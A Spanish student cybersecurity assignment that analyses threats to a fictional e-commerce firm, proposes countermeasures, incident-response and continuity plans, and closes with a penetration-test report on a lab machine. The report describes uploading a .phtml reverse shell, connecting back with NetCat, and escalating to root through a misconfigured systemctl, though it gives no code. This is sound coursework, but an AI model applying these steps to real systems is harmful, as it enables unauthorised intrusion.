FRONT PAGE

Nombre Alumno / DNI	Andrés Ramirez Carroll 54977575L H
Título del Programa	Higher National Diploma in Computing (Level 5)
N.º Unidad y Título	UNIT 10 – Cyber Security (Crime, Threats & Response)
Año académico	2025-2026
Profesor de la unidad	Roberto Peralta
Título del Assignment	Entrega Final.
Día de emisión	20/02/2026
Día de entrega	28/05/2026
Declaración del estudiante	Certifico que la presentación del assignment es completamente mi propio trabajo y entiendo completamente las consecuencias del plagio. Entiendo que hacer una declaración falsa es una forma de mala práctica. **Fecha:** 22-05-2026 **Firma del alumno:**

Plagio

El plagio es una forma particular de hacer trampa. El plagio debe evitarse a toda costa y los alumnos que infrinjan las reglas, aunque sea inocentemente, pueden ser sancionados. Es su responsabilidad asegurarse de comprender las prácticas de referencia correctas. Como alumno de nivel universitario, se espera que utilice las referencias adecuadas en todo momento y mantenga notas cuidadosamente detalladas de todas sus fuentes de materiales para el material que ha utilizado en su trabajo, incluido cualquier material descargado de Internet. Consulte al profesor de la unidad correspondiente o al tutor del curso si necesita más consejos.

INDICE

- Parte 1
- Actores de amenazas.
- Ataques y peligros.
- Parte 2
- Propuesta de contramedidas.
- Revisión de inteligencia de amenazas.
- Parte 3
- Plan de respuestas ante incidentes.
- Plan de continuidad de negocio.
- Objetivos de recuperación y análisis de impacto.
- Procedimientos de recuperación y métricas.
- Parte 4
- Informe de Prueba de Penetración.
- Bibliografía.

ACTORES DE AMENAZAS.

En la empresa E-Safe Commerce se pueden deducir distintos tipos de posibles actores de amenazas a partir de los problemas de seguridad facilitados por los mismos, a continuación, se creará una lista detallada de los posibles actores de amenazas involucrados.

1. **Cibercriminales**: Se representan como actores de amenazas con fines lucrativos destinados a lo económico.
   1.1 En la empresa E-Safe Commerce se detecta ataques de phishing, sql-injection y dispositivos IOT mal configurados.
   1.2 Estas brechas de seguridad son las principales causas de la preocupación de seguridad en la empresa.

2. **Insiders** (involuntarios): Se representan como personas dentro de la organización que por que errores o descuidos crean brechas de seguridad (Grupo Atico34, s.f.a).
   2.1 En la empresa ha habido ataques de phishing.
   2.2 Se determina que un empleado proporciono credenciales sensibles a un actor pensando que era un empleado del departamento de IT.

3. **Script Kiddies**: Se representan como actores de amenazas oportunistas que no entienden la gravedad de sus actos o que solo buscan fama a través de actos delictivos sin entender en su totalidad los procedimientos seguidos, al no tener conocimientos vastos como otro tipo de actores estos recaen al uso de programas pre-escritos que encuentran investigando por internet (Len,N. 2024).
   3.1 Se reportan ataques de phishing exitosos los cuales facilitaron un robo de credenciales.
   3.2 Los Script Kiddies cuentan con la capacidad de utilizar herramientas automatizadas de acceso público, esto puede conllevar a una explotación de credenciales mediante su adquisición en el mercado ilegal, la compra de credenciales pueden ser devastadoras para la empresa.

4. **Hacktivistas**: Se representan como actores de amenazas que realizan sus ataques con motivaciones ideológicas o políticas.
   4.1 En la empresa se reporta un incidente en el que se comprometió el almacén IoT.
   4.2 Se reporta que un atacante utilizo una contraseña por defecto para acceder al sistema y desactivar temporalmente la gestión de inventarios. En caso de haber querido hacer un daño mucho mayor a la empresa hubiese sido posible, pero en este caso solo desactivo la gestión de inventarios lo que nos hace pensar que sus motivaciones son distintas a las monetarias.

ATAQUES Y PELIGROS

A partir de los posibles actores de amenazas identificados, se va a realizar una lista de ataques y peligros, realizados o de los que se tiene constancia y de los que podrían derivar a partir de los peligros ya existentes.

Ataques:

- **Phishing**: Se reporta que un empleado proporciono sus credenciales vía correo electrónico, resulto ser engañado mediante una técnica de manipulación conocida cómo ingeniera social (IBM, s.f.a), el empleado fue manipulado para la revelación de información privilegiada, esto resulto en una filtración de credenciales. Esta brecha puede derivar en una filtración o una cadena de ataques en los que se tiene acceso total al sistema.
- **Inyeccion – SQL:** Se reporta que un atacante descubre una vulnerabilidad en el formulario de inicio de sesión de la página web de la empresa, esto deriva en un inicio con la máxima autoridad dentro de la base de datos. Este tipo de ataque da acceso total a la base de datos de la empresa, en la cual se guarda información sensible de los empleados y clientes tales como: usuarios, contraseñas, correos electrónicos, datos bancarios, números de teléfono e incluso direcciones fiscales.
- **Compromiso de IoT en el almacén:** Se reporta una actividad inusual de los dispositivos IoT del almacén, un análisis posterior desvela que un atacante externo utilizo contraseñas por defecto para acceder al sistema y desactivar temporalmente los dispositivos. Esto podría haber derivado en un ataque a mayor escala como la destrucción de activos mediante el uso de los dispositivos IoT del almacén.

Peligros:

- **Auditoria Fallida:** Se reporta mediante una auditoría externa que las políticas de seguridad, la falta de cifrado en ciertas áreas, configuraciones de red no seguras y la ausencia de registro de actividad adecuados son el motivo por el cual se falló dicha autoría. A partir de los riesgos mencionados podemos sufrir los siguientes problemas: **Políticas de seguridad deficientes son** una serie de normas/reglas a seguir para mantener la privacidad y seguridad de los datos críticos tanto de empleados como de clientes, estas debilidades pueden ser explotadas por actores externos y realizar un uso incorrecto de los mismos. **Cifrado deficiente o inexistente** esta falta de cifrado generalmente usado en datos sensibles tales como DNI, numero de teléfono o datos bancarios, pueden derivar en accesos no autorizados, robos de identidad o sanciones económicas a la empresa por incumplimiento normativo como la LOPD que divide sus sanciones en 3 niveles, 1 infracciones leves hasta 40.000€, 2 infracciones graves de 40.001 hasta 300.000€ y 3 infracciones muy graves de 300.001 a 20 millones de euros o el 4% de la facturaciones anual, el 4% se aplica cuando la facturación anual supera los 20 millones de euros (Grupo Atico34, s.f.b). **Configuración de red no segura**, al no tener la red de la empresa segmentada el atacante externo puede llegar hasta nuestra base de datos desde cualquier brecha infringida en los niveles más básicos de la empresa. **Ausencia de registros adecuados de actividad**, al no tener unos registros de actividad solidos sobre los tiempos de uso de los sistemas electrónicos dentro de la empresa

podríamos sufrir cualquier tipo de ataque y no saber cómo un cuando sucedió ya que no tenemos constancia de ello hasta que es demasiado tarde.

- **Respuesta ineficiente de incidentes**: Se reporta que durante el ataque de inyección SQL, la empresa tardo más de 48h en identificar y contener la amenaza, este peligro está directamente conectado con la deficiencia de las políticas de seguridad y los ataques previamente sufridos, al aumentar la exposición por falta de contención e identificación se expusieron y filtraron datos sensibles de los clientes y empleados, este ataque daño la reputación de la marca y violo la LOPD con una deficiencia de cifrado de datos.
- **Gestión de acceso**: Se reporta que los empleados tienen un uso limitado de autenticación multifactorial, esto puede derivar en un robo de identidad, ya que hay empleados que manejan datos sensibles o de gran importancia para empresa, estos y todos los empleados deberían tener el máximo de seguridad posible mediante datos biológicos tales como huellas dactilares o reconocimiento de retina, y un uso de contraseñas de al menos 13-15 caracteres, esto incrementaría la seguridad de los dispositivos dentro de la empresa.

PROPUESTA DE CONTRAMEDIAS.

Phishing: Para poder protegernos de la mejor forma contra los ataques de phishing se proponen las siguientes mejoras/medidas; Una auditoria o concienciación periódica sobre los peligros de abrir correos electrónicos de procedencia desconocida o sospechosa (Incibe, s.f.), una implementación del sistema conocido como autenticación de múltiple factor (multi-factor authentication) como una capa extra a la seguridad de los usuarios, y un software de seguridad actualizado capaz de escanear los contenidos de los correos. Al añadir estas medidas nos aseguramos que los empleados están concienciados sobre los peligros de abrir correos desconocidos o que no se han programado, mejoramos el sistema de seguridad en los usuarios al pedir mas de una forma de acreditar que el usuario es quien dice ser y tenemos una nueva forma de detectar intentos de ataques antes de que pueda pasar a mayores gracias al previo escaneo de los contenidos de los correos.

Inyección SQL: La inyección SQL se basa en forzar errores en campos de consulta para recibir información sobre las posibles vulnerabilidades en la base de datos (Cloudflare, s.f.), como medidas de seguridad tanto a corto como a medio y largo plazo se propone; Restringir los procedimientos y código de la base datos y validar y sanear las entradas de base de datos, al restringir los procedimientos estamos limitando el tipo de procedimientos que puede realizar la base de datos, para poder validar correctamente se debe supervisar y sanear periódicamente para poder eliminar cualquier clase de código malicioso que los atacantes puedan haber plantado estratégicamente. Asimismo se debe implementar un proceso de depuración de código continuo, este proceso tiene el objetivo de detectar errores de lenguaje u otros programas (Jiménez Vela, N. Martín-Ampudia Ugena, Paula. Sierro Elvira, D. 2009). Estas medidas de seguridad le dan a la organización una reducción en el riesgo de consultas maliciosas y eliminamos una gran parte de los intentos de suplantación de identidad.

Compromiso de IOT: Para mejorar la seguridad en los dispositivos de IoT se deben seguir varios pasos, pero los más importantes son los siguientes (ALFAIOT-WEBMASTER, 2023):

- Actualización del software y firmware del dispositivo: El fabricante del dispositivo debe proporcionar actualización de software periódicas que mejoran y refuerzan la seguridad de los dispositivos.
- Autenticación: Se debe implementar uno o varios métodos de autenticación para asegurar que solo los usuarios permitidos tienen acceso a los dispositivos.
- Cifrado de datos: Los datos recogidos por los dispositivos y que luego se comparten con el o los servidores deben estar cifrados para protegerlos contra una posible interceptación por terceros.
- Segmentación de Red: Se debe segmentar la red a la que están conectados los dispositivos para limitar el acceso a recursos de la red, esto limita o previene el ataque conocido como movimiento lateral y en su consecuencia la escalada de privilegios.

Fallo de auditoria: La autoría se divide en varios puntos críticos a revisar los cuales son:

- Cifrado: Se propone usar funciones hash unidireccionales (SHA-256) en combinación con el sistema de cifrado AES-256, SHA-256 genera una salida determinista y es prácticamente imposible reconstruir la entrada solamente conociendo el hash generado (Ayala, 2026) esto garantiza que las credenciales no puedan ser reconstruidas en caso de una filtración, manteniendo los datos de los clientes seguros, mientras que AES-256 transforma los datos de tal manera que sin el decodificador pertinente nos sería imposible descifrarlo, ya que transforma los datos en una combinación de letras y números ilegibles tanto para humanos como para procesadores (Hardzone, 2026), lo cual lo hace ideal para protección de los datos sensibles.
- Registros: Se propone usar el software conocido como OpManager el cual es ideal para el monitoreo y gestión de logs de servidores (ManageEngine, s.f.), este software nos permitirá mantener un registro organizado esto nos permitirá

tener constancia de cuánto tiempo se usan los sistemas electrónicos el cual era el principal problema.

- Segmentación de red: Se propone crear Virtual LAN y una lista de acceso dentro de la red, con el objetivo de tener controlados el tráfico que se envía desde los diferentes departamentos dentro de la empresa, esto reduce la posibilidad de los ataques de movimiento lateral.
- Respuesta ante incidentes: Se propone un plan de seis fases siendo estas; Preparación en la cual se identifican las partes interesadas y se establecen canales de comunicación. Evaluación donde se comprende el alcance de y gravedad de los incidentes. Mitigación donde se contiene el ataque para evitar una expansión del mismo. Respuesta donde se toman medidas de resolución de incidentes. Recuperación donde se restauran las actividades normales. Revisión donde se analizan e identifican las causas del incidente y se actualiza el plan de respuesta.

INTELIGENCIA DE AMENAZAS

La inteligencia de amenazas en entornos corporativos busca saber que ha ocurrido y que ocurrirá en el futuro (Valenzuela, I. 2017). Por ello de recomienda fuertemente contratar un equipo de analistas dedicados al estudio constante de los foros y las páginas ilegales de ventas de vulnerabilidades, este equipo se dedica a analizar y reportar los descubrimientos a los equipos responsables del plan de respuesta ante incidentes y a los equipos directivos. Al reportar los descubrimientos se puede mejorar y blindar el plan de respuesta ante incidentes antes de que nuestros equipos sean comprometidos por actores de amenazas.

Este equipo ayuda a transformar totalmente la seguridad de la organización de un entrono reactivo a las amenazas a un entorno proactivo y preventivo ante amenazas.

El equipo cebe cubrir todos los aspectos, pero los más importantes son:

Revisión de noticias a diario: Se realiza una monitorización periódica de medios informativos, para profundizar el conocimiento de nuevas vulnerabilidades o publicaciones de firmas de ciberseguridad.

Investigación en foros sospechosos: El equipo debe investigar o monitorizar foros de venta ilegal de credenciales o nuevas vulnerabilidades que puedan afectar a la empresa.

Coordinación con los departamentos: En caso de descubrir una nueva amenaza inminente para la empresa, el equipo debe reportar el descubrimiento y ponerse en contacto con los departamentos necesarios para la implementación de medias de mitigación que contrarresten estas nuevas vulnerabilidades antes de que los sistemas sean comprometidos.

PLAN DE RESPUESTA ANTE INCIDENTES.

Para poder desarrollar correctamente un plan de respuesta ante incidentes, este se va a dividir en seis distintos puntos (Check Point, s.f.):

Preparación: En este punto se identifican las partes interesadas que son; empleados, plataforma web, almacén de IoT y los datos sensibles de los clientes. Asimismo, se toma en cuenta las vulnerabilidades preexistentes como la falta de cifrado para reforzar la seguridad de los datos sensibles o críticos. En el caso de que alguna de estas partes quede comprometida se utilizara un canal de comunicación seguro como Signal, el cual utiliza las siguientes medidas de seguridad, cifrados de extremo extremo, usan claves de cifrado y se hace uso de PFS (Perfect Forward Secrecy) (FasterCapital, s.f.).

Evaluación: Este punto es crítico debido a que se debe evaluar el alcance, gravedad e impacto que puede tener el ataque. Para concretar el alcance del ataque debemos analizar el punto central del ataque y en consecuencia analizar los posibles pasos que se puedan tomar una vez dentro del sistema. Gravedad e impacto son puntos que van en conjunto, una vez sabemos la parte afectada debemos contrastarla con los posibles desenlaces que puede tomar el atacante una vez infiltrado en el sistema.

Mitigación: Una vez hemos comprendido el alcance del ataque gracias a la evaluación debemos contenerlo, esto se hace posible aislando los sistemas afectados del resto de la red corporativa, esto se hace posible de varias formas, pero hay dos acciones críticas. 1 si se trata de un riesgo inminente o critico se debe desconectar físicamente el dispositivo. 2 en caso de no ser un riesgo critico debemos mantener el sistema encendido y cortar el tráfico o peticiones maliciosas mediante el uso de VLAN o políticas del Firewall (InfoProtección, 02-04-2025).

Respuesta: Una vez aislado el o los sistemas afectados debemos tomar medidas correctivas, estas incluyen la erradicación del malware y la restauración de datos. Para poder erradicar malware debemos hacer uso de nuestro antivirus, nuestro antivirus cuenta con la capacidad de no solo analizar nuestro dispositivo, pero también puede eliminar o poner en cuarentena el malware (ThePower, 2025). La recuperación de los datos se realizará mediante una copia de seguridad de la base de datos que ha sido analizada previamente en un entorno controlado, para garantizar la seguridad de los datos sensibles o críticos que se almacenan antes de devolverlos a la producción.

Recuperación: Una vez que se han realizado todos los pasos anteriores podemos empezar a restaurar las operaciones normales de empresa con fluidez, hay que tener en cuenta la verificación y funcionalidad de todos los sistemas no solo de los afectos, aunque hemos erradico el problema central cabe la posibilidad de que el atacante esconda archivos maliciosos para su posterior ejecución, es por ello que debemos monitorizar las acciones que se realizan posteriormente al ataque.

Revisar: Entramos en el último punto, pero no el menos importante, este punto se centra en identificar la/s causas raíz del incidente y actualizar el plan de respuesta ante incidencias. Este análisis se conoce como Análisis de Causa Raíz (Root Cause Analysis) este proceso se puede realizar con herramientas como Bitdefender, estas tecnologías ayudan a identificar rápidamente la causa raíz del ataque (Bitdefender, s.f.). Una vez hemos descubierto la falla de seguridad en nuestros sistemas procedemos a una revisión y actualización del actual plan de respuestas ante incidentes, de esta forma siempre estamos actualizando la forma en la que respondemos ante un ataque.

PLAN DE CONTINUIDAD DE NEGOCIO.

Este plan se ejecuta en caso de ataque y su principal objetivo es mantener las actividades de la empresa mientras se combate el ataque. Este plan se divide en cuatro puntos (BBVA, s.f.).

1- **Riesgos y como combatirlos:** Se conocen dos riesgos dentro de la empresa los cuales se deben poder actuar con medidas para la continuidad comercial. Caída de la Base de Datos, si la base de datos es colapsada intencionalmente por actores de amenaza tenemos que ser capaces de levantarla o utilizar un servicio en la nube también conocido como Dbaas (Data Bases as a service) (arsys, s.f.), activando una réplica de los datos previamente sincronizados en la nube, de esta manera no dependemos de la infraestructura física y podemos continuar con las actividades de la empresa. Bloqueo en el almacén IoT, si llegamos a sufrir un ataque en el que se bloquea toda actividad del almacén deberemos redirigir al personal para asegurar el envío de los paquetes que compran nuestros clientes.

2- **Operativa Indispensable:** Existen operaciones indispensables dentro de la empresa que deben continuar independientemente de la situación actual estas son: Pagina web, es de máxima importancia para la empresa debido a que es su portal principal de ventas, por ello en caso de emergencia se debe levantar la página web en un servidor externo a la empresa esto se hace posible contratando un servicio de alojamiento web en la nube como puede ser Cloudways (Naseer, D. 2025). Transacciones económicas, este es un servicio indispensable dentro de nuestro entorno E Commerce es por ello que si sufrimos un ataque debemos levantar un servicio de pagos externo a la empresa para continuar correctamente con el negocio, es por ello que PayPal puede ser una opción interesante debido a que encriptan las transacciones, disponen de una velocidad de pagos alta y sencilla y protegen al comprador mediante sus términos y condiciones (PayPal, s.f.).

3- **Responsabilidades:** Este bloque se representa en tres niveles siendo 1 el que más prioridad debe tener. 1: Departamento IT y seguridad, estos departamentos deben hacerse responsables de levantar los servicios caídos mediante las soluciones propuestas anteriormente y en el plan de respuesta ante incidentes, para poder continuar con el servicio prestado. 2: Personal del almacén, el personal

encargado de la supervisión en el almacén debe realizar un inventario manual para asegurar que los paquetes siguen saliendo, aunque el servicio IoT este caído. 3: Ventas y Dirección, el departamento de ventas se encarga de informar a los clientes de posibles retrasos o incidencias en sus paquetes, dirección debe evaluar la situación y tomar la decisión de informar o no a las autoridades, en caso de una confirmación sobre una brecha de seguridad que implica la exposición de los datos de los clientes se debe notificar a la autoridad de control competente según lo que dicte la GDPR, hay que diferenciar correctamente la brecha de una caída de los servicios en el almacén IoT.

4- **Vías de comunicación seguras:** Como se ha mencionado en plan de respuesta ante incidentes se usará Signal como de vía comunicación segura debido a su encriptación y que actúa como canal externo a la empresa, esto garantiza que la ejecución del plan de continuidad de negocio sea puesto en marcha sin alertar a los atacantes.

OBJETIVOS DE RECUPERACIÓN.

Para poder medir correctamente el RTO (Recovery Time Objective) y RPO (Recovery Point Objective) de los riesgos identificados en el plan de negocio, es totalmente necesario recrear o simular un ataque real, de esta forma podemos alcanzar los objetivos de recuperación de una forma precisa y estructurada. Estos objetivos también aportan beneficios no solo son para medir tiempos, también sirven para una reducción de costos y una mejora de la confiabilidad y disponibilidad (Ceico, 2023).

Riesgo 1: Caída de la base de datos: La simulación de ataque medirá el tiempo que se tarda en detectar una Inyección de código SQL, el tiempo que se tarda en aislar y levantar el servidor en la nube.

Riesgo 2: Bloqueo del almacén: La simulación nos ayudara a medir el tiempo que tardamos en desplegar al personal para delegar las tareas de empaquetamiento y envío manual de los paquetes.

PROCEDIMIENTOS DE RECUPERACIÓN Y MÉTRICAS.

Para delimitar correctamente un procedimiento de recuperación de activos, debemos seguir puntos clave cómo la orquestación y la respuesta (IBM, 2025 b), estos puntos se basan en la creación de un entorno para que las herramientas y soluciones propuestas puedan trabajar juntas y recrear procesos incorporados para responder y ofrecer soluciones ante amenazas. Para ello se propone el siguiente procedimiento.

Aislamiento y Preservación: Debemos aislar y preservar evidencias del ataque, es por ello que se procede a realizar una captura instantánea del estado del servidor o dispositivos afectados, para aislar debemos cortar la comunicación con el resto de la red corporativa.

Despliegue: Una vez tenemos el equipo aislado, se levanta un servicio totalmente aislado y sin acceso a internet.

Respaldo: Una vez levantado el servicio procedemos a la subida de una copia de seguridad que verificaremos su integridad con el software de Bitdefender para garantizar que está totalmente libre de malware.

Despliegue en Producción: Se modifica el registro DNS para redirigir el trafica hacia nuestro nuevo servicio seguro en Cloudways, restableciendo las actividades normales de la empresa.

Los simulacros y los procedimientos de recuperación son los indicadores clave para medir nuestros objetivos ante un ataque.

Tiempo Medio de Detección (Mean Time to Detect, MTTD): Evalúa cuanto tiempo transcurre antes de que nuestros sistemas identifiquen un ataque (Everpure, s.f.).

Tiempo Medio de Respuesta (Mean Time to Respond, MTTR): Evalúa el tiempo que transcurre desde que conocemos la incidencia hasta que es totalmente mitigada o eliminada (Lumifi, s.f.).

INFORME DE PRUEBA DE PENETRACIÓN.

Cliente: Vulnversity.

Proyecto: Auditoria de Seguridad – Infraestructura Web.

Fecha: 19-05-2026

Nivel de Confidencialidad: Confidencial.

Elaborado por: Andrés Ramírez Carroll

1- Resumen ejecutivo:

Durante el periodo de pruebas del día 19-05-2026 se identificaron 2 vulnerabilidades, ambas criticas. Estas vulnerabilidades criticas permiten la ejecución remota de código, una escalada de privilegios locales y posteriormente una exposición de datos sensibles. Se recomienda actuar de forma inmediata y aplicar medidas de mitigación para eliminar el riesgo de un compromiso real.

2- Alcance y metodología:

El test se a realizado en la modalidad de caja gris, con información parcial proporcionada por la organización. Se analiza la siguiente dirección IP:

10.130.151.208

Las herramientas utilizadas para esta prueba son las siguientes: Nmap, Gobuster, Rev Shell generator, GTFOBins, NetCat, Navegador Web, Python 3, Nano y las utilidades nativas de Linux.

La metodología usada se basa en el estándar de OWASP top 10.

3- Cronología:

El presente test se ha realizado en un único día.

Fecha: 19-05-2026 --→ Reconocimiento, enumeración y superficie de ataque.

- Identificación de activos:

  10.130.151.208

  http://10.130.151.208

- Escaneo de los puertos y servicios con Nmap.




Figura 1: Resultado de reconocimiento con Nmap.

- Enumeración de directorios con Gobuster.




Figura 2: Resultado de reconocimiento con Gobuster.

- Identificación de tecnologías (Apache, OpenSSH, Samba, Squid y FTP).
- Puertos abiertos: 21, 22, 139, 445, 3128, 3333.
- Identificación de vector de ataque: Directorio llamado /internal.
- Detección inicial:

  Se descubre un formulario de subida de archivos publico.




Figura 3: Pagina para la subida de archivos.

19-05-2026 --→ Explotación controlada:

- Subida de archivos maliciosos de extensión .phtml.

  Shell Reversa (Reverse shell), permite la ejecución remota de código (RCE).



Figura 4: Interfaz publica de subida de archivos con el archivo malicioso seleccionado.

- Uso de NetCat para conexión remota al servidor.



Figura 5: Directorio /Upload/shell.phtml donde se valida la subida exitosa de nuestro archivo.




Figura 6: Conexión desde el terminal local mediante el uso de NetCat.

- Conexión remota al servidor exitosa.

  Conectamos como el usuario www-data

- Herramientas usadas:

  NetCat, Navegar Web, Reverse Shell Generator.

19-05-2026 --→ Post explotación y validación de evidencias:

- Escalada de privilegios.

  Posible por la mala configuración de systemctl.




Figura 7: /bin/systemctl mal configurado.

- Acceso a sistemas internos:

  Acceso total de la maquina con un usuario privilegiado.




Figura 8: Escalada de usuario, usuario root.

- Validación de la brecha:

  Fecha, arquitectura y direccionamiento red.

